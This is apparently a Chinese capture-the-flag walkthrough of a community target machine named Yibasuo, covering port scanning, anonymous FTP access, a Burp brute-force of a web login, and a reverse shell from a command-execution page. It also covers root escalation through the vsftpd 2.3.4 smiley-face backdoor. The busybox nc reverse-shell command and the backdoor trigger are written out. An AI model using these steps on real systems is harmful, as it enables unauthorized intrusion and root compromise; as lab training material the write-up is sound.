群友靶机-Yibasuo

信息搜集

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.1.3 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 23:11 EST
Nmap scan report for bogon (192.168.1.3)
Host is up (0.00089s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              14 Jun 17 13:41 creds.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open     http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Linux\xE9\x9D\xB6\xE6\x9C\xBA\xE5\x85\xA5\xE5\x8F\xA3
|_http-server-header: Apache/2.4.62 (Debian)
6200/tcp filtered lm-x
MAC Address: 08:00:27:83:59:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms bogon (192.168.1.3)
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.39 seconds
```

四个端口，21的ftp，22的ssh，80的web，6200的一个未知服务还被过滤掉了

21ftp探测

```
21/tcp   open     ftp     vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              14 Jun 17 13:41 creds.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

ftp可以匿名登陆，并且里面还有一个creds.txt文件，同时注意到vsftpd版本为2.3.4，VSFTPD 2.3.4，俗称**笑脸漏洞**。存在于这个2.3.4版本，属于开发者设计上的失误。在检测到用户名带有特殊字符`：）`时，会自动打开6200端口。

先匿名登陆拿到creds.txt文件


```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 2.3.4)
Name (192.168.1.3:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64463|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              14 Jun 17 13:41 creds.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||45924|).
150 Opening BINARY mode data connection for creds.txt (14 bytes).
100%
|***************************************************************************|
14        9.25 KiB/s    00:00 ETA
226 Transfer complete.
14 bytes received in 00:00 (4.34 KiB/s)
ftp> ^D
```

```
221 Goodbye

┌──(root㉿kali)-[/home/kali]
└─# cat creds.txt
root:fakepass
```


发现用户名root和一个fakepass，没什么用，那就去看一下web

web探测



系统版本: Apache/Apache/2.4.62 (Debian) | PHP/8.3.19

web端有一个登陆界面，使用几个常用的用户名和密码无法登陆，那就去爆破一下


攻击 保存
4. Intruder attack of http://192.168.1.3
FPS N/A | GPU 0% | CPU 9% | 延迟 N/A
攻击
保存
结果
位置
payload
资源池
设置
请求
响应
美化
Raw
Hex
搜索
0高亮
已完成

4. Intruder attack of http://192.168.1.3


Intruder attack results filter: 显示所有条目

请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注释
5533	admin	password123	302	14			3696	
0			200	1			4487	
1	admin	123456	200	1			4487	
2	root	123456	200	3			4487	
3	guest	123456	200	4			4487	
4	test	123456	200	725			4487	
5	admin	12345	200	263			4487	
6	root	12345	200	9			4487	
7	guest	12345	200	749			4487	

```
POST / HTTP/1.1
Host: 192.168.1.3
Content-Length: 35
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.3
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.3/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=mafg9861c3u3ed0u57u9jpl3n4
Connection: keep-alive

username=admin&password=password123
```

得到用户名为admin密码为password123，进行登陆




```
 23:27:42 up 35 min,  0 users,  load average: 0.00
```

```
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1        29G  2.4G   25G   9% /
udev            984M     0  984M   0% /dev
tmpfs           998M     0  998M   0% /dev/shm
tmpfs           200M  492K  200M   1% /run
tmpfs           5.0M     0  5.0M   0% /run/lock
```

```
               total        used        free      s
Mem:            1995         123        1548
Swap:            974           0         974
```

系统信息:
服务器: Apache/2.4.62 (Debian)
PHP版本: 8.3.19
用户: www-data

登陆成功之后是这样的界面，有一个命令执行的地方，发现灰色字体后还有`....`猜测还有其他命令存在，命令执行的地方，我习惯性先输入busybox进行初试探



命令结果:

```
BusyBox v1.30.1 (Debian 1:1.30.1-4) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --show SCRIPT
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

Currently defined functions:
        [, [[, acpid, adjtimex, ar, arch, arp, arping, ash, awk, basename, bc,
        blkdiscard, blockdev, brctl, bunzip2, bzcat, bzip2, cal, cat, chgrp,
        chmod, chown, chroot, chvt, clear, cmp, cp, cpio, cttyhack, cut, date,
        dc, dd, deallocvt, depmod, devmem, df, diff, dirname, dmesg,
        dnsdomainname, dos2unix, du, dumpkmap, dumpleases, echo, egrep, env,
        expand, expr, factor, fallocate, false, fatattr, fgrep, find, fold,
        free, freeramdisk, fsfreeze, fstrim, ftpget, ftpput, getopt, getty,
        grep, groups, gunzip, gzip, halt, head, hexdump, hostid, hostname,
        httpd, hwclock, i2cdetect, i2cdump, i2cget, i2cset, id, ifconfig,
        ifdown, ifup, init, insmod, ionice, ip, ipcalc, ipneigh, kill, killall,
        klogd, last, less, link, linux32, linux64, linuxrc, ln, loadfont,
        loadkmap, logger, login, logname, logread, losetup, ls, lsmod, lsscsi,
        lzcat, lzma, lzop, md5sum, mdev, microcom, mkdir, mkdosfs, mke2fs,
        mkfifo, mknod, mkpasswd, mkswap, mktemp, modinfo, modprobe, more,
        mount, mt, mv, nameif, nc, netstat, nl, nologin, nproc, nsenter,
        nslookup, nuke, od, openvt, partprobe, paste, patch, pidof, ping,
        ping6, pivot_root, poweroff, printf, ps, pwd, rdate, readlink,
        realpath, reboot, renice, reset, resume, rev, rm, rmdir, rmmod, route,
        rpm, rpm2cpio, run-init, run-parts, sed, seq, setkeycodes, setpriv,
        setsid, sh, sha1sum, sha256sum, sha512sum, shred, shuf, sleep, sort,
        ssl_client, start-stop-daemon, stat, strings, stty, svc, svok, swapoff,
        swapon, switch_root, sync, sysctl, syslogd, tac, tail, tar, taskset,
        tee, telnet, test, tftp, time, timeout, top, touch, tr, traceroute,
        traceroute6, true, truncate, tty, ubirename, udhcpc, udhcpd, uevent,
        umount, uname, uncompress, unexpand, uniq, unix2dos, unlink, unlzma,
        unshare, unxz, unzip, uptime, usleep, uudecode, uuencode, vconfig, vi,
        w, watch, watchdog, wc, wget, which, who, whoami, xargs, xxd, xz,
        xzcat, yes, zcat
```

发现存在着busybox，那么就可以反弹shell了

```
busybox nc 192.168.1.9 4444 -e /bin/bash
```


```
┌──(root㉿kali)-[/home/kali/bash]
└─# ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.1.9 •
172.18.0.1 • 172.17.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Yibasuo~192.168.1.3-Linux-x86_64 😍 Assigned
SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Yibasuo~192.168.1.3-Linux-x86_64/2025_11_21-
23_03_54-086.log 📜
────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────

www-data@Yibasuo:/var/www/html/secure$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

到目前为止，还有一个6200端口未被使用，使用`ps -ef`看一下vsftpd是那个用户启用的

```
www-data@Yibasuo:/tmp$ ps aux | grep vsftpd
root         401  0.0  0.0   2800  1644 ?        Ss   22:52   0:00
/opt/vsftpd/vsftpd
```

发现是以root身份启用的，那么根据21端口的笑脸漏洞，利用这个漏洞，会将被过滤掉的6200端口open，然后shell内对本地ip的6200端口进行监听从而反弹shell



```
www-data@Yibasuo:/tmp$ /usr/bin/busybox nc 127.0.0.1 6200
id
uid=0(root) gid=0(root) groups=0(root)
```

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 2.3.4)
Name (192.168.1.3:kali): root:)
331 Please specify the password.
Password:
421 Service not available, remote server has closed connection.
ftp: Login failed
ftp>
```

flag

```
cat root.txt /home/todd/user.txt
flag{root-15d4d3ec-4b81-11f0-9da9-b378f7bb3e40}
flag{user-43109792-4b81-11f0-a435-9731ae49dbea}
```